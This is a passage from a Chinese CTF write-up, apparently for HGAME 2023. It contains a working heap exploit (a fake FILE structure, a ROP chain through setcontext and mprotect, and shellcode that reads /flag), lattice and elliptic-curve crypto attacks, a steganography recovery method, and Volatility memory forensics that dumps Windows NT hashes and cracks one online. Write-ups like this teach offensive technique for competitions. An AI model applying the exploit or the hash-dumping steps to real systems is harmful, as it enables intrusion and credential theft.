50
51 ret = libc_base + 0x00000000000022d19
52 pop_rdi = libc_base + 0x00000000000023ba5
53 pop_rsi = libc_base + 0x000000000000251fe
54 pop_rdx_rbx = libc_base + 0x0000000000008bbb9
55
56 edit_note(0, b"a" * 0x10)
57 show_note(0)
58 p.recvuntil(b"a" * 0x10)
59 heap_base = u64(p.recv(6).ljust(0x08, b"\x00")) - 0x290
60 success("heap_base = " + hex(heap_base))
61
62 fake_file_addr = heap_base + 0xdd0
63 wide_data = fake_file_addr + 0x100
64 fake_vtable = fake_file_addr + 0x200
65 rop_chain = fake_file_addr + 0x300
66
67 payload = p64(libc_base + 0x1f70f0)
68 payload += p64(libc_base + 0x1f70f0)
69 payload += p64(_IO_list_all - 0x20)
70 payload += p64(_IO_list_all - 0x20)
71 edit_note(0, payload)

```

```
72
73 gdb.attach(p)
74 delete_note(2)
75
76 add_note(14, 0x900)
77
78
79 shellcode = asm(shellcraft.open("/flag"))
80 shellcode += asm(shellcraft.read(3, heap_base, 0x50))
81 shellcode += asm(shellcraft.write(1, heap_base, 0x50))
82
83 payload = p64(0) * 3
84 payload += p64(1)
85 payload += p64(0) * 14
86 payload += p64(wide_data)
87 payload += p64(0) * 6
88 payload += p64(_IO_wfile_jumps + 0x30)
89 payload = payload.ljust(0x100, b"\x00")
90 payload += p64(0) * 2
91 payload += p64(rop_chain - 0x90)
92 payload += p64(0) * 23
93 payload += p64(fake_vtable)
94 payload = payload.ljust(0x200, b"\x00")
95 payload += p64(0) * 1
96 payload += p64(setcontext)
97 payload = payload.ljust(0x300, b"\x00")
98
99 payload += p64(rop_chain + 0x18)
100 payload += p64(ret)
101 payload += p64(pop_rdi)
102 payload += p64(heap_base)
103 payload += p64(pop_rsi)
104 payload += p64(0x21000)
105 payload += p64(pop_rdx_rbx)
106 payload += p64(7)
107 payload += p64(0)
108 payload += p64(mprotect)
109 payload += p64(fake_file_addr + 0x390)
110 payload = payload.ljust(0x400, b"\x90")
111 payload += shellcode
112
113 edit_note(2, payload)
114
115 p.sendlineafter(b">", b"5")
116
117 p.interactive()
```

Crypto

LLLCG

跟RCTF一样的非预期。。。可以和LLLCG Revenge进行diff，找到关键代码

```
class LCG():
    def __init__(self) -> None:
        self.n = next_prime(2**360)
        self.a = bytes_to_long(flag)
        self.seed = randint(1, self.n-1)

    def next(self):
        self.seed = self.seed * self.a + randint(-2**340, 2**340) % self.n
        return self.seed

class LCG():
    def __init__(self) -> None:
        self.n = next_prime(2**360)
        self.a = bytes_to_long(flag)
        self.seed = randint(1, self.n-1)

    def next(self):
        self.seed = (self.seed * self.a + randint(-2**340, 2**340)) % self.n
        return self.seed
```

```
1 self.seed = self.seed * self.a + randint(-2**340, 2**340) % self.n
```

两段代码的区别就是有没有括号。没有括号的话这个式子就变成了

$$seed_{i+1} = seed_i * a + (r \% n) = seed_i * a + r$$

再选取一个相邻的式子

$$\begin{aligned} seed_{i+2} &= seed_{i+1} * a + r \\ &= (seed_i * a + r) * a + r \\ &= seed_i * a^2 + ar + r \end{aligned}$$

两式相除，由于r的比特位数比较小所以对商的影响很小。得到的结果就是a，也就是flag。

LLLCG Revenge

挺典型的一个NHP。由于r（就是 `randint(-2**340, 2**340)`）的位数比较小，所以 $seed_i * a + r$ 含有

$seed_i * a$ 的MSB信息。

可以把LCG这个类看成是一个Oracle， $\mathcal{O}(a) = \text{MSB}_k(seed_i * a \bmod n) = seed_{i+1}$ 。r最大是340位，n是360位，至少泄漏了20位的MSB，这对于HNP来说是很容易解决的。

关于HNP：<https://crypto.stanford.edu/~dabo/pubs/abstracts/dhmsb.html>

Exp:

```
1 from Crypto.Util.number import *
2 from sage.all import *
3 import time
4
5 d = 39
6 p = next_prime(2**360)
7
8
```

```

9 with open('output.txt', 'r') as f:
10     outputs = eval(f.read())
11
12 inputs = []
13 answers = []
14 for i in range(d):
15     inputs.append(outputs[i])
16     answers.append(outputs[i+1])
17
18 assert len(inputs) == d and len(answers) == d
19
20 def build_basis(oracle_inputs):
21     """Returns a basis using the HNP game parameters and inputs to our oracle
22     """
23     basis_vectors = []
24     for i in range(d):
25         p_vector = [0] * (d+1)
26         p_vector[i] = p
27         basis_vectors.append(p_vector)
28     basis_vectors.append(list(oracle_inputs) + [QQ(1)/QQ(p)])
29     return Matrix(QQ, basis_vectors)
30
31 def approximate_closest_vector(basis, v):
32     """Returns an approximate CVP solution using Babai's nearest plane algorithm
33     """
34     BL = basis.LLL()
35     G, _ = BL.gram_schmidt()
36     _, n = BL.dimensions()
37     small = vector(ZZ, v)
38     for i in reversed(range(n)):
39         c = QQ(small * G[i]) / QQ(G[i] * G[i])
40         c = c.round()
41         small -= BL[i] * c
42     return (v - small).coefficients()
43
44 starttime = time.time()
45
46 lattice = build_basis(inputs)
47
48 u = vector(ZZ, list(answers) + [0])
49
50 v = approximate_closest_vector(lattice, u)
51
52 recovered_alpha = (v[-1] * p) % p
53
54 print("Recovered alpha! Alpha is %d" % recovered_alpha)
55 endtime = time.time()

```

```
56 print(f"Time Spend {endtime - starttime}")
57 print(long_to_bytes(recovered_alpha))
```

ECRSA

本来是一个基于整数分解的问题，但是p, q都给出了，也就没什么难度了。

加密：

$$c = Enc(m) = m * e$$

解密：

$$m = Dec(c) = d * c$$

不过要注意的是 $d = \text{inverse}(e, \text{order})$ ，order是椭圆曲线的阶。但也没啥好注意的，因为逆元的定义本来就是这样的。

比如解RSA的时候我们计算 $d = \text{inverse}(e, \phi)$ ，这个phi就是 Z_n 的阶。

可以有两种解法

一种是先分别在 F_p 和 F_q 上算出x，再用中国剩余定理求flag。

Exp:

```
1 from sage.all import *
2 from sage.all_cmdline import *
3 from Crypto.Util.number import *
4
5 p=115192265954802311941399019598810724669437369433680905425676691661793518967453
6 q=109900879774346908739236130854229171067533592200824652124389936543716603840487
7 n = 1265973137163332340636107173548074387094288440751164714475805591193132153433
8 a = 3457301624586139606837804088262299224575469302815229087413111295501888448568
9 b = 1032821371338209482066820365696715669963814382548975103442891640397173555138
10 e = 11415307674045871669
11 ciphertext = b'f\xb1\xae\x08\xe8\xeb\x14\x8a\x87\xd6\x18\x82\xaf1q\xe4\x84\xf0\
12
13 Ep = EllipticCurve(Zmod(p), [a, b])
14 Eq = EllipticCurve(Zmod(q), [a, b])
15 cx = bytes_to_long(ciphertext)
16 cp = Ep.lift_x(Integer(cx))
17 cq = Eq.lift_x(Integer(cx))
18 dp = inverse(e, Ep.order())
19 dq = inverse(e, Eq.order())
20 mp = (dp * cp).xy()[0]
21 mq = (dq * cq).xy()[0]
22
23 flag = CRT_list([ZZ(mp), ZZ(mq)], [p, q])
```

第二种就是直接计算椭圆曲线 $E(n)$ 的阶，然后在 $E(n)$ 上直接解密。

首先要计算出密文在 $E(n)$ 上的坐标 (x, y) 。 x, y 满足

$$y^2 = x^3 + ax + b \pmod n$$

有 x 可以计算出 y^2 ，但直接在 Z_n 下开根是困难的，与Rabin密码一样的思想，先在 F_p, F_q 下开根，然后CRT。

关于计算 d 可以看一下这篇论文，这里就不介绍了。

(https://link.springer.com/content/pdf/10.1007/3-540-48285-7_4.pdf)。关键的地方就是这一段

$$e \cdot d_i \equiv 1 \pmod{N_i}, \quad i = 1 \text{ to } 4, \quad (22)$$

$$\gcd(e, N_i) = 1, \quad i = 1 \text{ to } 4, \quad (23)$$

$$N_1 = \text{lcm}(p+1+\alpha, q+1+\beta) \quad \text{if } \left(\frac{w}{p}\right) = 1 \text{ and } \left(\frac{w}{q}\right) = 1, \quad (24)$$

$$N_2 = \text{lcm}(p+1+\alpha, q+1-\beta) \quad \text{if } \left(\frac{w}{p}\right) = 1 \text{ and } \left(\frac{w}{q}\right) \neq 1, \quad (25)$$

$$N_3 = \text{lcm}(p+1-\alpha, q+1+\beta) \quad \text{if } \left(\frac{w}{p}\right) \neq 1 \text{ and } \left(\frac{w}{q}\right) = 1, \quad (26)$$

$$N_4 = \text{lcm}(p+1-\alpha, q+1-\beta) \quad \text{if } \left(\frac{w}{p}\right) \neq 1 \text{ and } \left(\frac{w}{q}\right) \neq 1, \quad (27)$$

$$z \equiv x^3 + ax + b \pmod n, \quad (28)$$

$$y = \sqrt{z}, \quad (29)$$

$$w \equiv s^3 + as + b \pmod n, \text{ and} \quad (30)$$

$$t = \sqrt{w}. \quad (31)$$

Exp:

```
1 from sage.all import *
2 from sage.all_cmdline import *
3 from Crypto.Util.number import *
4 from sympy import nthroot_mod
5 p=115192265954802311941399019598810724669437369433680905425676691661793518967453
6 q=109900879774346908739236130854229171067533592200824652124389936543716603840487
7 n = 1265973137163332340636107173548074387094288440751164714475805591193132153433
```



```

8 a = 3457301624586139606837804088262299224575469302815229087413111295501888448568
9 b = 1032821371338209482066820365696715669963814382548975103442891640397173555138
10 e = 11415307674045871669
11 ciphertext = b'f\xb1\xae\x08'\xe8\xeb\x14\x8a\x87\xd6\x18\x82\xaf1q\xe4\x84\xf0\
12 E = EllipticCurve(Zmod(n), [a, b])
13 c = bytes_to_long(ciphertext)
14 ciphertexts = []
15 y1 = nthroot_mod(c**3 + a*c + b, 2, p, all_roots=True)
16 y2 = nthroot_mod(c**3 + a*c + b, 2, q, all_roots=True)
17 for y1i in y1:
18     for y2i in y2:
19         y = CRT_list([y1i, y2i], [p, q])
20         print(y)
21         try:
22             ciphertexts.append(E(c, y))
23         except:
24             continue
25
26 for ciphertext in ciphertexts:
27     try:
28         cx = ciphertext[0]
29         u = cx**3 + a*cx + b % n
30         up = legendre_symbol(u, p)
31         uq = legendre_symbol(u, q)
32
33         orderp = EllipticCurve(GF(p), [a, b]).order()
34         orderq = EllipticCurve(GF(q), [a, b]).order()
35         tp = p + 1 - orderp
36         tq = q + 1 - orderq
37         assert gcd(e, (p**2 - tp**2)*(q**2 - tq**2))
38         d = inverse_mod(e, lcm(p+1-tp, q+1-tq))
39         m = d * ciphertext
40         print(m)
41         flag = long_to_bytes(int(m[0]))
42         print(flag)
43     except:
44         continue

```

开根得到的4个坐标都可以解出正确的flag。

Misc

New_Type_Steganography

大概看下网页的格式和返回还有题目名 得知这个网站是个在线隐写网站

在没有源码的情况下 先思考这个隐写是文件格式上的还是像素上的

随便上传一个纯黑的图片 随便隐写一些内容 发现会有部分像素被修改成另外一个像素(且只有一种) 故应该是在像素层面上的隐写

此外再隐写不同长度的类似文本 如 A AA AAA 发现前者被修改的像素的位置都相同 而且每次新增的另外一种像素数量和二进制asc码中的1数量相同 故是时域上的隐写 再看只有某一位像素被修改 故猜测是使用随机像素序列顺序隐写的LSB算法 写脚本验证发现符合

后来有源码了 看看也大概知道是随机序列的LSB了 =P

因为随机数seed不变 在图片长宽一定的情况下 每次生成的随机序列是不会变的 故可以爆破序列

具体的爆破方法有很多 最简单的方法是 上传一张和隐写flag长宽一样的纯黑(纯色也可以)的图片 然后隐写0b00000001,0b00000011,0b00000111 以此类推 然后每次和上一次图片对比 找不同的像素 即可获得像素的序列

然后到原图提取flag即可 长度不够就再多爆破几个

ezWin

variables

```
1 python vol.py -f win10_22h2_19045.2486.vmem windows.envvars.Envvars | grep hgame
```

3492	resssihost.exe	0x222e2561bc0canHGAME_FLAGhed	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3520	svchost.exe	0x1d2f6e033d0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3528	svchost.exe	0x163d90033d0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3668	taskhostw.exe	0x1ced6651bc0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3828	ctfmon.exe	0x1e2d9081bc0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
3992	explorer.exe	0x1151bf0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
4416	svchost.exe	0x22ece2033d0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
4448	ChsIME.exe	0x220b5941bc0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
4456	StartMenuExper	0x1bd3c003570 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
4720	RuntimeBroker.	0x229dee033d0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5144	RuntimeBroker.	0x1c05ac033d0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5544	TextInputHost.	0x28a0c003510 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
6084	PhoneExperienc	0x153aa4033d0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
6128	RuntimeBroker.	0x1407d8033d0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5048	RuntimeBroker.	0x2bbbed8033d0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5780	smartscreen.ex	0x1bb20c71bc0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
6156	vmtoolsd.exe	0x2ced31c1cb0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
6260	OneDrive.exe	0x5271cb0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
6692	SearchProtocol	0x2d23d301bc0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5380	HxTsr.exe	0x1e9c1203540 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
5964	backgroundTask	0x20d86a03500 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
6624	RuntimeBroker.	0x2a66d0033d0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7304	RuntimeBroker.	0x277c84033d0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7356	RuntimeBroker.	0x155d4a033d0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7484	dllhost.exe	0x28033d0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7540	notepad.exe	0x22f8e5f1cb0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}
7584	7zFM.exe	0x189ecf61cb0 HGAME_FLAG	hgame{2109fbfd-a951-4cc3-b56e-f0832eb303e1}

auth

```
1 python vol.py -f win10_22h2_19045.2486.vmem windows.cmdline.CmdLine | grep flag
```

```
7540ressnotepad.exe "C:\Windows\system32\notepad.exe" C:\Users\Noname\Desktop\flag2 is nthash of current user.txt
7584 7zFM.exe "C:\Program Files\7-Zip\7zFM.exe" "C:\Users\Noname\Desktop\flag.7z"
```

```
1 python vol.py -f win10_22h2_19045.2486.vmem windows.sessions.Sessions | grep not
```

```
1rogressConsole07540 notepad.exe NODEVICE/Noname 2023-01-31 03:25:10.000000
```

可以看到用户是 Noname

```
1 python vol.py -f win10_22h2_19045.2486.vmem windows.hashdump.Hashdump
```

User	rid	lmhash	nthash
Administrator	500	aad3b435b51404eeaad3b435b51404ee	31d6cfe0d16ae931b73c59d7e0c089c0
Guest	501	aad3b435b51404eeaad3b435b51404ee	31d6cfe0d16ae931b73c59d7e0c089c0
DefaultAccount	503	aad3b435b51404eeaad3b435b51404ee	31d6cfe0d16ae931b73c59d7e0c089c0
WDAGUtilityAccount	504	aad3b435b51404eeaad3b435b51404ee	c4b2cf9cac4752fc9b030b8ebc6faac3
Noname	1000	aad3b435b51404eeaad3b435b51404ee	84b0d9c9f830238933e7131d60ac6436

7zip

```
1 python vol.py -f win10_22h2_19045.2486.vmem windows.filescan.FileScan | grep fla
```

```
0xd0064181c950.0\Users\Noname\Desktop\flag.7z 216
0xd00641b5ba70 \Users\Noname\Desktop\flag.7z 216
```

```
1 python vol.py -f win10_22h2_19045.2486.vmem windows.dumpfiles.DumpFiles --virtad
```

```
Volatility 3 Framework 2.4.1
Progress: 100.00 PDB scanning finished
Cache FileObject FileName Result
DataSectionObject 0xd00641b5ba70 flag.7z Error dumping file
SharedCacheMap 0xd00641b5ba70 flag.7z file.0xd00641b5ba70.0xd0064189aa20.SharedCacheMap.flag.7z.vacb
root@toyama /root/volatility3 stable X
> file file.0xd00641b5ba70.0xd00641180e30.DataSectionObject.flag.7z.dat
file.0xd00641b5ba70.0xd00641180e30.DataSectionObject.flag.7z.dat: 7-zip archive data, version 0.4
```



随便找个网站查一下刚刚的 nthash

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

84b0d9c9f830238933e7131d60ac6436


进行人机身份验证

reCAPTCHA
隐私权 - 使用条款

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
84b0d9c9f830238933e7131d60ac6436	NTLM	asdqwe123



Blockchain

Transfer 2

Create 和 Create2 操作码的原理

```
1 contract attack{
2     function computeAddress(address deployer) pure public returns (address){
3         address addr = address(uint160(uint(keccak256(abi.encodePacked(hex"d694"
4         bytes memory code = hex"6080604052348015600f57600080fd5b506706f05b59d3b2
5         bytes32 salt = keccak256("HGAME 2023"));
6         bytes32 hash = keccak256(abi.encodePacked(bytes1(0xff), addr, salt, kecc
7         return address(uint160(uint(hash)));
8     }
9 }
```